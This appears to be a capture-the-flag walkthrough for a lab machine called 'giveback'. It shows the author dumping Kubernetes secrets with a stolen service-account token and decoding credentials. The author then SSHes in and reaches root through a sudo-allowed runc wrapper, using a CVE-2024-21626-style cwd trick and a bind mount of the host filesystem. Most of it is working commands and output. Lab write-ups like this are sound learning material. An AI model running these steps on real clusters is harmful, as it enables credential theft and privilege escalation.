#                                                 [/api/*]                               []               [get]
#                                                 [/api]                                 []               [get]
#                                                 [/apis/*]                              []               [get]
#                                                 [/apis]                                []               [get]
#                                                 [/healthz]                             []               [get]
#                                                 [/healthz]                             []               [get]
#                                                 [/livez]                               []               [get]
#                                                 [/livez]                               []               [get]
#                                                 [/openapi/*]                           []               [get]
#                                                 [/openapi]                             []               [get]
#                                                 [/openid/v1/jwks/]                     []               [get]
#                                                 [/openid/v1/jwks]                      []               [get]
#                                                 [/readyz]                              []               [get]
#                                                 [/readyz]                              []               [get]
#                                                 [/version/]                            []               [get]
#                                                 [/version/]                            []               [get]
#                                                 [/version]                             []               [get]
#                                                 [/version]                             []               [get]
kubectl --server=https://10.43.0.1:443 --certificate-authority=/workspace/kubernetes.io/ca.crt --token=$(cat token) get secrets
# NAME                                  TYPE                 DATA   AGE
# beta-vino-wp-mariadb                  Opaque               2      408d
# beta-vino-wp-wordpress                Opaque               1      408d
# sh.helm.release.v1.beta-vino-wp.v58   helm.sh/release.v1   1      66d
# sh.helm.release.v1.beta-vino-wp.v59   helm.sh/release.v1   1      66d
# sh.helm.release.v1.beta-vino-wp.v60   helm.sh/release.v1   1      66d
# sh.helm.release.v1.beta-vino-wp.v61   helm.sh/release.v1   1      66d
# sh.helm.release.v1.beta-vino-wp.v62   helm.sh/release.v1   1      66d
# sh.helm.release.v1.beta-vino-wp.v63   helm.sh/release.v1   1      66d
# sh.helm.release.v1.beta-vino-wp.v64   helm.sh/release.v1   1      66d
# sh.helm.release.v1.beta-vino-wp.v65   helm.sh/release.v1   1      66d
# sh.helm.release.v1.beta-vino-wp.v66   helm.sh/release.v1   1      41d
# sh.helm.release.v1.beta-vino-wp.v67   helm.sh/release.v1   1      41d
# user-secret-babywyrm                  Opaque               1      9h
kubectl --server=https://10.43.0.1:443 --certificate-authority=/workspace/kubernetes.io/ca.crt --token=$(cat token) get secret user-secret-babywyrm -o yaml
# apiVersion: v1
# data:
#   MASTERPASS: cGZjZHNkcDg4eWFsSFZOU2UyZmQ5RVVha1kxTGJDS0c=
# kind: Secret
# metadata:
#   creationTimestamp: "2025-11-04T12:01:25Z"
#   name: user-secret-babywyrm
#   namespace: default
#   ownerReferences:
#   - apiVersion: bitnami.com/v1alpha1
#     controller: true
#     kind: SealedSecret
#     name: user-secret-babywyrm
#     uid: 3cb38470-46db-46f9-b15a-77a2abfe77c0
#   resourceVersion: "2856259"
#   uid: 3fd0863d-906f-4270-a5be-f4f9c72fef07
# type: Opaque
echo "cGZjZHNkcDg4eWFsSFZOU2UyZmQ5RVVha1kxTGJDS0c=" | base64 -d
# pfcdsdp88yalHVNSe2fd9EUakY1LbCKG
sshpass -p pfcdsdp88yalHVNSe2fd9EUakY1LbCKG ssh -oStrictHostKeyChecking=no babywyrm@giveback.htb
cat user.txt
Ok this was a very interesting machine, I wanted to make a diagram of the network architecture before moving on.

And here is the flow of the attack we just performed:

Root
sudo -l
# Matching Defaults entries for babywyrm on localhost:
#     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20
#
# User babywyrm may run the following commands on localhost:
#     (ALL) NOPASSWD: !ALL
#     (ALL) /opt/debug
sudo -u root /opt/debug
# Validating sudo...
# Please enter the administrative password:
#
# Incorrect password
I then tried a bunch of different passwords I had found around the system, no luck. Then I tried to fuzz different paramters -[a-zA-Z0-9] again no luck.
Going back to kubectl there were other secrets:
kubectl --server=https://10.43.0.1:443 --certificate-authority=/workspace/kubernetes.io/ca.crt --token=$(cat token) get secret "beta-vino-wp-mariadb" -o yaml
# apiVersion: v1
# data:
#   mariadb-password: c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T
#   mariadb-root-password: c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw==
# kind: Secret
# metadata:
#   annotations:
#     meta.helm.sh/release-name: beta-vino-wp
#     meta.helm.sh/release-namespace: default
#   creationTimestamp: "2024-09-21T22:17:31Z"
#   labels:
#     app.kubernetes.io/instance: beta-vino-wp
#     app.kubernetes.io/managed-by: Helm
#     app.kubernetes.io/name: mariadb
#     app.kubernetes.io/part-of: mariadb
#     app.kubernetes.io/version: 11.8.2
#     helm.sh/chart: mariadb-21.0.0
#   name: beta-vino-wp-mariadb
#   namespace: default
#   resourceVersion: "2088227"
#   uid: 3473d5ec-b774-40c9-a249-81d51426a45e
# type: Opaque
Trying mariadb-password with the debug utility worked, weirdly though, mariadb-password is not base64, it's the actual raw password… Took me some time to realize that:
sudo -u root /opt/debug
# Validating sudo...
# Please enter the administrative password:
#
# Both passwords verified. Executing the command...
# NAME:
#    runc - Open Container Initiative runtime
#
# runc is a command line client for running applications packaged according to
# the Open Container Initiative (OCI) format and is a compliant implementation of the
# Open Container Initiative specification.
# ...
So /opt/debug is in reality runc it's a CLI tool to run and manage containers for linux.
Looking online we find CVE-2024-21626, and a very good and detailed blog by Nitro Cao
There's essentially multiple ways to achieve container escape, and runc runs as root so if we can escape we should get a root session. Most techniques require an already existing container, but we don't have any:
echo "c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T" | sudo -u root /opt/debug list
# Validating sudo...
# Please enter the administrative password:
#
# Both passwords verified. Executing the command...
# ID          PID         STATUS      BUNDLE           CREATED                          OWNER
Instead we can use this trick: create a rootfs and configure runc to bind to a fd we control on the system:
~/container/runc/runc --version
docker run --name helper-ctr alpine
docker export helper-ctr --output alpine.tar
mkdir rootfs
tar xf alpine.tar -C rootfs
~/container/runc/runc spec
sed -ri 's#(\s*"cwd": )"(/)"#\1 "/proc/self/fd/7"#g' config.json
grep cwd config.json
sudo ~/container/runc/runc --log ./log.json run demo
Except it uses docker to grab the contents of a container from an image. We don't have docker installed so instead I just downloaded a minimal alpine image:
wget https://dl-cdn.alpinelinux.org/alpine/v3.20/releases/x86_64/alpine-minirootfs-3.20.0-x86_64.tar.gz
scp alpine-minirootfs-3.20.0-x86_64.tar.gz babywyrm@giveback.htb:/home/babywyrm

# Then on the machine
mkdir rootfs
tar -xzvf alpine-minirootfs-3.20.0-x86_64.tar.gz -C rootfs
~/container/runc/runc spec
sed -ri 's#(\s*"cwd": )"(/)"#\1 "/proc/self/fd/7"#g' config.json
sudo -u root /opt/debug --log ./log.json run demo

whoami
# root
cd /
cd /root
# sh: cd: can't cd to /root: Permission denied
cat /root/root.txt
# cat: can't open '/root/root.txt': Permission denied
Mhh interesting, let's try to see if we can interact with the FD directly:
cat /proc/self/fd/7/../../../../../../../../root/root.txt
# cat: /proc/self/fd/7/../../../../../../../../root/root.txt: No such file or directory
cat /proc/self/fd/7/root/root.txt
# cat: /proc/self/fd/7/root/root.txt: No such file or directory
mkdir /tmp/root
mount --bind /proc/self/fd/7 /tmp/root
# mount: /tmp/root: must be superuser to use mount.
Ok let's try something else, if we can't acecss it directly, maybe using a mount/volume we might be able to. I looked up how to setup a mount in the runc config and tried binding / to some other directory just to confuse the permissions, I tried with /host:
{
  "destination": "/host",
  "type": "bind",
  "source": "/",
  "options": ["rbind","ro"]
}
sudo -u root /opt/debug --log ./log.json run demo2
cd /
cd root
ls
# HTB                coredns            helm               kubeseal           python             wordpress
# audit__.sh         dns.sh             iptables_rules.sh  phpcgi             root.txt
cat root.txt
Great! I wanted to dig deeper onto the "confuse the permissions" mount trick. Essentially once we enter the container the privileges drop to our user, while his pid might still be 0 we are only a user within the runc container and not for the contents outside of runc (e.g. host machine /). But doing the bind mount happens while the container is starting up, and at that moment we have not been downgraded yet, so it's able to read the host contents and at the same time we get access to it.